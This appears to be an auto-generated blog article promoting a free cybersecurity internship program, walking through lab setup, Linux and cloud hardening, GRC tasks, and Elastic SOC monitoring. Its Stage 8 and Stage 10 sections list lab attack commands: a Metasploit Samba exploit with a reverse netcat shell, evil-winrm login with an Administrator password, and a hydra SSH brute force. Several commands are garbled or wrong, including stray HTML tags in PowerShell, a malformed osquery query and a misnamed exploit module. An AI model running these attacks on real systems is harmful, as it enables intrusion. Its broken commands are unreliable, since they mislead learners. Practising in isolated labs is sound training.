Listen to this Post

Introduction:
In an industry flooded with paid bootcamps and affiliate‑driven course promotions, one cybersecurity consultant turned down multiple lucrative offers to protect the integrity of his community. Instead, he co‑founded The Root Access Network (T.R.A.N), a gamified, 12‑stage internship program that replaces theory‑heavy learning with real‑world, pressure‑tested execution. This article breaks down the technical blueprint behind such a hands‑on cybersecurity training platform, including the Linux/Windows commands, cloud hardening techniques, and ethical hacking workflows every participant from Stage 0 to Stage 10 must master.
Learning Objectives:
- Design a local virtual lab to safely simulate penetration testing, SOC monitoring, and GRC tasks without cloud costs.
- Execute real‑world ethical hacking and cloud hardening commands used in enterprise blue‑team/red‑team exercises.
- Build a job‑ready portfolio by completing weekly challenges that mirror actual security consultant deliverables.
You Should Know:
- Setting Up Your Local Gamified Lab Environment (Stage 0–2)
A practical internship starts with a safe, isolated playground. For T.R.A.N’s early stages, you need a virtualised network where breaking things has no real‑world consequence.
Step‑by‑step guide (Windows & Linux):
- Install VirtualBox or VMware Workstation Player on your host machine.
- Download Kali Linux (attacker) and Windows 10/Server 2019 (target) ISO files.
- Create two VMs: “Attacker” (2 GB RAM, 20 GB disk) and “Target” (4 GB RAM, 40 GB disk).
- Set the network adapter to “Internal Network” or “Host‑only” to prevent accidental internet leakage.
- On Linux host, verify isolation with:
ip a show vboxnet0  Check host‑only interface
sudo iptables -L -n  Ensure no forwarding rules to external interfaces
- On Windows host (PowerShell as Admin):
Get-NetAdapter | Where-Object {$_.Name -like "VirtualBox"} | Set-NetAdapter -VlanID 0 - Snapshot both VMs after installation – this allows instant rollback after each weekly challenge.
Why this matters: Real pressure means you can break and restore. Without a lab, you’ll never practice privilege escalation or incident response safely.
- Linux Command Line for Security Hardening (Stage 3–4)
Most T.R.A.N tasks require automating system audits and log analysis. Master these core commands to simulate a SOC analyst’s daily workflow.
Step‑by‑step guide:
- On your Kali or Ubuntu VM, practice service enumeration:
ss -tulnp  List all listening TCP/UDP ports with process names
systemctl list-units --type=service --state=running
- For log forensics (critical for Stage 4 incident response):
journalctl -xe -p err -b Show boot errors grep "Failed password" /var/log/auth.log | awk '{print $1,$2,$3,$11}' | sort | uniq -c - Windows equivalent (PowerShell) for alumni who move to hybrid environments:
Get-WinEvent -LogName Security | Where-Object {$<em>.Id -eq 4625} | Select-Object TimeCreated, @{n='IP';e={$</em>.Properties[bash].Value}} - Use `auditd` to track file changes (required for GRC compliance tasks):
sudo auditctl -w /etc/passwd -p wa -k passwd_monitor
sudo ausearch -k passwd_monitor --format raw
Pro tip: Create a bash script that runs these commands every morning – that’s how real SOC analysts begin their shift.
- Cloud Hardening for the Alumni Platform (Stage 5–7)
T.R.A.N’s later stages involve a cloud‑hosted alumni community and HR talent sourcing portal. Misconfigurations here are unacceptable.
Step‑by‑step guide (AWS focus – adaptable to Azure):
- Use AWS CLI to enforce least privilege IAM policies:
aws iam list-users --query 'Users[].UserName'
aws iam simulate-principal-policy --policy-source-arn arn:aws:iam::123456789012:user/student --action-names "ec2:RunInstances"
- Hardening S3 buckets (prevent public exposure – 1 cloud mistake):
aws s3api put-bucket-acl --bucket tran-alumni-portal --acl private
aws s3api put-public-access-block --bucket tran-alumni-portal --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
- For Azure (using Az CLI):
az storage account update --name transtorage --resource-group tran-rg --default-action Deny
az network nsg rule list --resource-group tran-rg --nsg-name tran-nsg --output table
- Weekly task example: Write a Terraform script that deploys a vulnerable S3 bucket, then remediate it. Submit the diff.
This mirrors what cloud security professionals at T.R.A.N’s partner companies do daily.
- Ethical Hacking with Nmap & Metasploit (Stage 8 – Real Pressure)
Stage 8 requires exploiting a deliberately vulnerable VM (like Metasploitable 2) without hand‑holding.
Step‑by‑step guide:
- Discover live hosts on the internal lab network:
nmap -sn 192.168.56.0/24
- Full port scan with service detection:
nmap -sV -O -p- 192.168.56.105 -oA stage8_scan
- If you find SMB (port 445) open, use Metasploit:
msfconsole
msf6 > use exploit/multi/smb/usermap_script
msf6 > set RHOSTS 192.168.56.105
msf6 > set PAYLOAD cmd/unix/reverse_netcat
msf6 > exploit
- After gaining a shell, stabilise it and extract flags:
python -c 'import pty; pty.spawn("/bin/bash")' find / -name "flag.txt" 2>/dev/null - Windows target equivalent (using `winrm` or
evil-winrm):evil-winrm -i 192.168.56.106 -u Administrator -p 'P@ssw0rd'
Each successful exploit must be documented with a remediation recommendation – that’s what separates a hacker from a security engineer.
- GRC Implementation: Writing a Security Policy (Stage 9)
Governance, Risk, and Compliance (GRC) tasks are often ignored in free courses, but T.R.A.N requires one policy draft per week.
Step‑by‑step guide:
- Use a template from NIST SP 800‑53 or ISO 27001 Annex A.
- Create an “Acceptable Use Policy” for the alumni platform:
Linux – generate a markdown template
echo -e " Acceptable Use Policy (T.R.A.N)\n 1. Purpose\n 2. Scope\n 3. Roles & Responsibilities\n 4. Prohibited Activities\n 5. Enforcement" > AUP_Template.md
- Windows PowerShell (generate a compliance checklist):
@"
[GRC Weekly Task]
Control ID: AC-1
Description: Access control policy and procedures
Evidence: $(Get-Date)
Status: Not Started
"@ | Out-File -FilePath "GRC_Checklist.txt"
- For real validation, use `osquery` to verify policy compliance:
SELECT FROM users WHERE shell = '/bin/false' AND directory NOT LIKE '/home/%';
- Submit a PDF that maps each technical control to a regulation (e.g., GDPR 32 for encryption).
Many junior consultants fail interviews because they can’t explain why a policy matters – this task bridges that gap.
- SOC Simulation with Elastic Stack (Stage 10 – Gold Standard)
The final stage simulates a live security operations centre. You will ingest logs, create detection rules, and respond to a simulated breach.
Step‑by‑step guide (using free Elastic Stack on a single VM):
– Install Elasticsearch, Kibana, and Filebeat:
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo apt-get install elasticsearch kibana filebeat
– Start services and ship system logs:
sudo systemctl start elasticsearch kibana filebeat
sudo filebeat modules enable system
sudo filebeat setup --dashboards
– Create a custom detection rule (KQL query) for failed SSH logins:
event.category : "authentication" and event.outcome : "failure" and process.name : "sshd"
– On a separate terminal, simulate an attacker brute‑forcing:
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.105 -t 4
– In Kibana, set up an alert when failures exceed 10 per 5 minutes. Export the alert as a PDF for your weekly deliverable.
This is exactly what T.R.A.N’s “real pressure, real execution” means – you break, you defend, you document.
What Undercode Say:
- Free, gamified, community‑driven training beats paid courses when it includes verifiable, hands‑on tasks like those above. Somto Okoma’s refusal to monetise his audience forces a higher standard – every command and policy you practice here is directly transferable to a job interview.
- The most valuable skill isn’t a single exploit; it’s the ability to jump between Linux CLI, Windows PowerShell, cloud CLIs, and GRC documentation. T.R.A.N’s stage‑based model (from lab setup to SOC simulation) systematically builds that T‑shaped competency, turning theory into muscle memory.
Prediction:
Initiatives like The Root Access Network will disrupt the $6 billion cybersecurity training industry by 2028. As more professionals reject affiliate‑driven course promotions in favour of transparent, project‑based internships, companies will begin hiring directly from these gamified pipelines – bypassing traditional certifications. The result: a faster, more diverse, and practically battle‑hardened workforce. However, scaling such platforms will require automated grading of hands‑on tasks (e.g., using CTFd or an open‑source equivalent) to maintain quality without burning out volunteers. Expect to see blockchain‑verified skill badges and AI‑driven lab generation emerge from this movement within 18 months.
▶️ Related Video (62% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


